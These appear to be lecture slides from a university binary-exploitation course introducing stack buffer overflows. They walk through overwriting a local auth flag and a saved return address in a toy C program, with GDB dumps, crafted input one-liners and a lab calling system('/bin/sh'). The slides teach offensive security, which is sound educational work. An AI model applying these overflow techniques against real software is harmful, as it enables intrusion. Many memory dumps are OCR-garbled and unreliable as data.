

Intro to Memory Corruption



Modern Binary Exploitation - the UMBC edit Content taken from a course taught at RPI

Announcements

UMD CTF coming up April 14th - 9-5?? @ UMD

Teams of 5, feel free to form your own teams or talk to me during today/next week's lecture

Couple CTFs this weekend:

- Sunshine CTF
- UIUCTF
- Ins'hAck

MITRE CTF is the weekend after UMDCTF

Lecture Overview

- Definition of Memory Corruption
- Buffer overflows
- How-to techniques/workflows
- Modifying
 - data/stack
 - o control flow

Memory Corruption

- What is it?
 - o fun

Memory Corruption

- Modifying a binary's memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Overflow example

What is a buffer overflow?

Before:

```
[regs]
                         0xB7FD6FF4
                                       ECX: 0x00000000
                                                               0xB7FD80B0
                          0 \times 000000000
                       ES: 007B FS: 0000
                                             GS: 0033
                                                                               [stack]
                                    08
                                          6F
                                             6E 65
                                                    00
                    00
                       00 01
                              00
                                 00
                                    00
                                        - 01
                                             00
                                                00
                                                    00
                                                       00
0x80484a8 <main+196>:
                          call
                                 0x80482f8 <strcpy@plt>
```

Overflow example

After:

```
[regs]
                   EBX: 0xB7FD6FF4
                                   ECX: 0xFFFFFE45
                                                     EDX: 0xBFFFFBA1
                   EDI: 0x00000000
                                         0xBFFFF9F8
                                                     ESP: 0xBFFFF9D0
                     ES: 007B
                                    0000
                                          GS: 0033
                                                                          [stack]
                     BF E0
                           0C 00 B8 - F8 F9
                                       05
                                          00
                                             00
                                                00
                         41 00 04
                                  08 - 6F
                                          6E 65 00 F4 6F FD B7 AAAAA...one..o..
            E0 0C 00 B8 05 00 00 00 - 58
                                          FA
                                             FF BF BC FE EA B7
            02 00 00 00 84
                            FA FF
                                  BF
                                    - 90
                                          FΑ
                                             FF BF 98 18 00 B8
            00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00
0x80484ad <main+201>:
                               eax, [ebp-24]
                      lea
```

Overflow example

After (exploited):

```
[regs]
                       0xB7FD6FF4 ECX: 0xFFFFFE3F
                                                    EDX: 0xBFFFFBA1
odItsZaPc
                       0x00000000
                                                         0xBFFFF990
               007B
                    ES: 007B
                              FS: 0000
                                                   SS: 007B
                                            00
                                               00
                                    - 41 41
                                                                         [code]
0x80484ad <main+201>:
                       lea
                              eax, [ebp-24]
```

Buffer overflows

Whoa.

--Keanu Reeves

Buffer overflows

- That's pretty much it
- Now, what can we do with that?

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check authentication(char *passwo
   char password buffer[16];
   int auth flag = \theta;
   strcpy(password buffer, password);
   if(strcmp(password buffer, "brilli
      auth flag = 1;
   if(strcmp(password buffer, "outgra
    19 lines: auth flag = 1;--
```

before:

```
[regs]
                       ES: 007B FS: 0000
                                            GS: 0033
                                                                             [stack]
                      00 00 00 00 00 - 00 00 00 00 80 83 04 08
                                         88
                                                  \mathsf{BF}
                                                      29
                                                         85
                                                            04 08 )....o.....)...
                                                            00 00
                                    08
                                                            04 08
                             85 04 08 -
                                         E8 F7 FF
                                                     BC FE
                                                                              [code]
0x804842e <check authentication+26>:
                                                 0x804830c <strcpy@plt>
                                          call
```

After:

```
[regs]
                                                                           ItsZaPc
       0xB8000CE0
                        0 \times 000000000
                      ES: 007B
            DS: 007B
                                    0000
                                           GS: 0033
                                                     SS: 007B
                                                             08
                                                       85
                                                          04 08 testpass....)...
                                  BF
                                                    00
                                     - 88
                                                       00
                                                          00
                                                             00 .o.. .......
                      B7 10 85
                               04
                                  08
                                        88
                                          F7 FF BF BB
                                                             98
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7
                                                                            [code]
0x8048433 <check authentication+31>:
                                         lea
                                                eax, [ebp-40]
```

But there's this thing:

```
call  0x804832c <strcmp@plt>
test  eax,eax
jne  0x8048451 <check authentication+61>
mov  DWORD PTR [ebp-12],0x1
```

Which is here:

```
[regs]
                                                                odItsZaPc
                    ES: 007B FS: 0000
                                      GS: 0033
                                           BF 29 85 04 08 testpass....)...
                                            BF 00 00 00 00 .o.. .....
                                               BB 84 04 08 .G......
                   BF 10 85
                            04
                               08 - E8
                                           BF
                                               BC FE EA
                                                                    [code]
0x8048433 <check authentication+31>:
                                     lea
                                           eax, [ebp-40]
```

```
oh that's handy
                                                                     [regs]
                                                                 odItsZaPc
                      0x00000000
          DS: 007B
                    ES: 007B FS: 0000
                                      GS: 0033
                                                SS: 007B
              76 F0 B7 E0 0C 00 B8 - 68 F7 FF BF 33 84 04 08 .v....h...3...
                                  - 48 F7 FF
                                            BF D9 82 04 08 @...{...H......
                                      41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
                    B7 10 85
                            04 08
                                                  84 04
           7B F9 FF BF 10 85 04 08 - D8 F7 FF BF BC FE EA B7 {......
                                                                     [code]
0x8048433 <check authentication+31>:
                                     lea
                                           eax, [ebp-40]
```

But what if I want to pass in crazy stuff?

Let's take a break from the stack

How to give programs fancy input

(now with excessive coloring)

Writing numbers

```
hex: 0x41414141
 $ ./arg_input_echo AAAA
• int: 1094795585
 $ ./arg input echo AAAA
• int: 1094795586
 $ ./arg input echo BAAA
hex: 0x01010101
 $ ./arg_input_echo
      printf '\x01\x01\x01\x01'
```

Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
$ printf '\x41\x42\x43\x44'
$ python -c 'print "\x41\x42\x43\x44"'
$ perl -e 'print "\x41\x42\x43\x44";'
```

Print 100 As

```
$ echo/printf (hold down alt; type 100) A
$ python -c 'print "A"*100
$ perl -e 'print "A" x 100;'
```

Endianess

- Endianess How data is stored in memory
- Modern computers are generally little endian
- Endianess can be confusing, and I don't want to get into the details
 - o 0x41424344 stored as 0x44, 0x43, 0x42, 0x41
 - o Oxdeadbeef stored as Oxef, Oxbe, Oxad, Oxde
- It's stored in the opposite order that you would type it in
- 'Least significant byte' first
- Pwntools: p32(some_number) gives you the correct endianess

Bash refresher

 Use command output as an argument \$./vulnerable `your command here` \$./vulnerable \$(your_command_here) Use command as input \$ your_command_here | ./vulnerable Write command output to file \$ your command here > filename Use file as input \$./vulnerable < filename</pre>

GDB refresher

 Use command output as an argument \$ r \$(your_command here) Use command as input \$ r < <(your_command_here)</pre> Write command output to file \$ r > filename Use file as input r < filename

Now back to the stack

How to bend programs to your will

Auth overflow 2

New program:

```
_ = ×
                                  Terminal
#include <stdio.h>
                                         #include <stdio.h>
#include <stdlib.h>
                                         #include <stdlib.h>
#include <string.h>
                                         #include <string.h>
int check authentication(char *passwo
                                         int check authentication(char *passwor
   char password buffer[16];
   int auth flag = \theta;
                                             int auth flag = \theta;
                                             char password buffer[16];
   strcpy(password buffer, password);
                                            strcpy(password buffer, password);
   if(strcmp(password buffer, "brilli
                                             if(strcmp(password buffer, "brillig
      auth flag = 1;
                                               auth flag = 1:
   if(strcmp(password buffer, "outgra
                                             if(strcmp(password buffer, "outgrab
                                           -- 19 lines: auth flag = 1;---
    19 lines: auth flag = 1;-----
                                                                              All
                                                                     0x23
```


Auth overflow 2


```
uh-oh
                                                                      [regs]
                                                                  odItsZaPc
                    ES: 007B
                                  0000
                                        GS: 0033
                                                 SS: 007B
                                                                     [stack]
              76 F0 B7 F0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v....x...3...
                                       F7 FF BF D9 82 04 08
              F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o......
              41 41 41 00 F8 FF BF - 88
                                          BO 47 FF B7 10 85 04 08
                                    88
              F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ........
                                                                      [code]
0x8048433 <check authentication+31>:
                                      lea
                                            eax, [ebp-24]
0x8048436 <check authentication+34>:
                                            DWORD PTR [esp+4],0x80485d4
                                     mov
0x804843e <check authentication+42>:
                                            DWORD PTR [esp],eax
                                     mov
0x8048441 <check authentication+45>:
                                      call
                                            0x804832c <strcmp@plt>
0x8048446 <check authentication+50>:
                                      test
                                            eax, eax
0x8048448 <check authentication+52>:
                                            0x8048451 <check authentication+61>
                                      jne
0x804844a <check authentication+54>:
                                            DWORD PTR
                                                      [ebp-28],0x1
                                     mov
```

Auth overflow 2

- now what?
- take control

ELF in memory (and review of control flow!)






OXIGUED STREET 0x8048411 ebp, esp mov Runtime Memory 0x8048413 sub esp,0x18 0x8048416 eax,ds:0x8049f24 mov 0x804841b test eax, eax Libraries (libc) 0x804841d ie 0x8048431 <frame dummy+33> 0x804841f mov eax,0x0 0x8048424 test eax, eax 0x8048426 0x8048431 <frame dummy+33> **ELF** Executable 0x8048428 DWORD PTR [esp],0x8049f24 mov 0x804842f call eax 0x8048431 leave Executable code .text segment 0x8048432 ret 0x8048433 nop EIP 0x8048434 push ebp 0x8048435 MOV ebp, esp .data segment 0x8048437 and esp, 0xfffffff0 0x804843a sub esp, 0x110 0x8048440 mov DWORD PTR [esp],0x8048550 0x8048447 0x8048350 <puts@plt> call 0x804844c mov DWORD PTR [esp], 0x8048570 0x8048453 call. 0x8048350 <puts@plt> 0x8048458 eax,0x8048591 mov Heap 0x804845d mov DWORD PTR [esp],eax 0x8048460 call 0x8048330 <printf@plt> 0x8048465 eax, [esp+0x10] lea 0x8048469 mov DWORD PTR [esp],eax 0x804846c call 0x8048340 <gets@plt> Stack 0x8048471 eax, 0x0 MOV 0x8048476 leave

UX6046410 0x8048411 mov ebp, esp Runtime Memory 0x8048413 sub esp, 0x18 0x8048416 mov eax, ds: 0x8049f24 0x804841b test eax, eax Libraries (libc) 0x804841d je 0x8048431 <frame dummy+33> 0x804841f mov eax, 0x0 0x8048424 test eax, eax 0x8048426 0x8048431 <frame dummy+33> ELF Executable 0x8048428 DWORD PTR [esp],0x8049f24 mov 0x804842f call eax 0x8048431 leave Executable code .text segment 0x8048432 ret 0x8048433 nop 0x8048434 push ebp 0x8048435 MOV ebp, esp EIP 0x8048437 .data segment and esp, 0xfffffff0 0x804843a sub esp, 0x110 0x8048440 MOV DWORD PTR [esp], 0x8048550 0x8048350 <puts@plt> 0x8048447 call 0x804844c DWORD PTR [esp],0x8048570 MOV call 0x8048453 0x8048350 <puts@plt> 0x8048458 eax,0x8048591 mov Heap 0x804845d DWORD PTR [esp],eax mov 0x8048460 call 0x8048330 <printf@plt> 0x8048465 lea eax, [esp+0x10] 0x8048469 DWORD PTR [esp],eax mov 0x804846c call 0x8048340 <gets@plt> Stack 0x8048471 eax, 0x0 MOV

0x8048476

leave



Runtime Memory

Libraries (libc)


ELF Executable

.text segment

.data segment

Heap

Stack



Runtime Memory

Libraries (libc)

ELF Executable

.text segment

.data segment

Heap

Stack






























"If your program simply segfaulted, consider yourself lucky."

Chuck Stewart

Now back to the authentication example!

low address	
hiah addana	
high address	







low address	&password_buffer	strcpy arguments	
	&password	(first argument, dest; second argument, src)	
	???		
	auth_flag	local vars	
	password_buffer		
		loc_313066:	
		call sub_31411B	
		call sub_3140F3 test eax, eax ig short loc 31307D	
		call sub_3140F3 jup short loc_31308C	
high address		loc_31307D: / CODE XREF. s	

low address	&password_buffer	strcpy arguments	
	&password	(first argument, dest; second argument, src)	
	???		
	auth_flag	local vars	
	password_buffer		
		loc_313066: ; CODE XREF. ; sub_312FD:	sub 3
		call sub_31411B	sub 3
		call sub_3140F3 test cax.	+49
	&password	argument	
high address	???	local vars (main)	sub_3

low address	&password_buffer	strcpy arguments	
	&password	(first argument, dest; second argument, src)	
	???		
	auth_flag	local vars	
	password_buffer		
	???		
	old ebp		
	old eip	← IMPORTANT	
	&password	argument	
high address	???	local vars (main)	

Where do we want to go?

'win' address:

Put it all together

```
[regs]
                                                                       odItsZaPc
                                                          0xBFFFF740
                      ES: 007B
                                    0000
                                          GS: 0033
                                                    SS: 007B
                      B7 E0 0C 00 B8 - 78
                                  \mathsf{BF}
                                  B7 -
                                       88
                                                      00 00 00 )....o.....
                                             41 41 41 41 41 00 AAAAAAAAAAAAA.
                      B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08
                F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
                                                                       ----[code]
                                               eax, [ebrI-24]
0x8048433 <check authentication+31>:
                                        lea
```

Put it all together

```
r AAAAAAAAAAAAAAAAAAAAAAAAAA
 $(printf '\xbf\x84\x04\x08\xbf')
                                                             [regs]
                                                          odItsZaPc
 EST: 0xB8000CE0
                   0 \times 000000000
                                               0xBFFFF720
                         FS: 0000
                  ES: 007B
                                  GS: 0033
            76 F0 B7 E0 0C 00 B8 - 58 F7 FF BF 33 84 04 08 .v.....X...3...
                            BF - 38 F7 FF BF
                                          D9
                                            82 04 08 @...w...8.....
                         FD B7 - 68 F7 FF BF 00 00 00 00 )....o..h.....
                       6F
                                               41 41 AAAAAAAAAAAAAAA
                                               04 08 AAAAAAAAAA....
               FF BF 10 85 04 08 - C8 F7 FF BF BC FE EA B7
0x8048433 <check authentication+31>: lea eax,[ebp-24]
```

So what can we with a stack buffer overflow?

- Change local variables
- Change the return address of the function to whatever we want
 - Maybe to a win function, or to shellcode (next week's lecture)
- Call any function in the binary, with any arguments (remember the x86 calling convention)
 - You may want to draw the stack on a piece of paper to do this

Lab!

Time for the lab! All you need for this one is an SSH client (although IDA/Binary Ninja might be helpful).

Instructions for connecting to the server are in the challenge descriptions.

http://toomanybananas.com

Lab2C: return to win()

Lab2B : call system(/bin/sh)

Lab2A: something a little more complicated???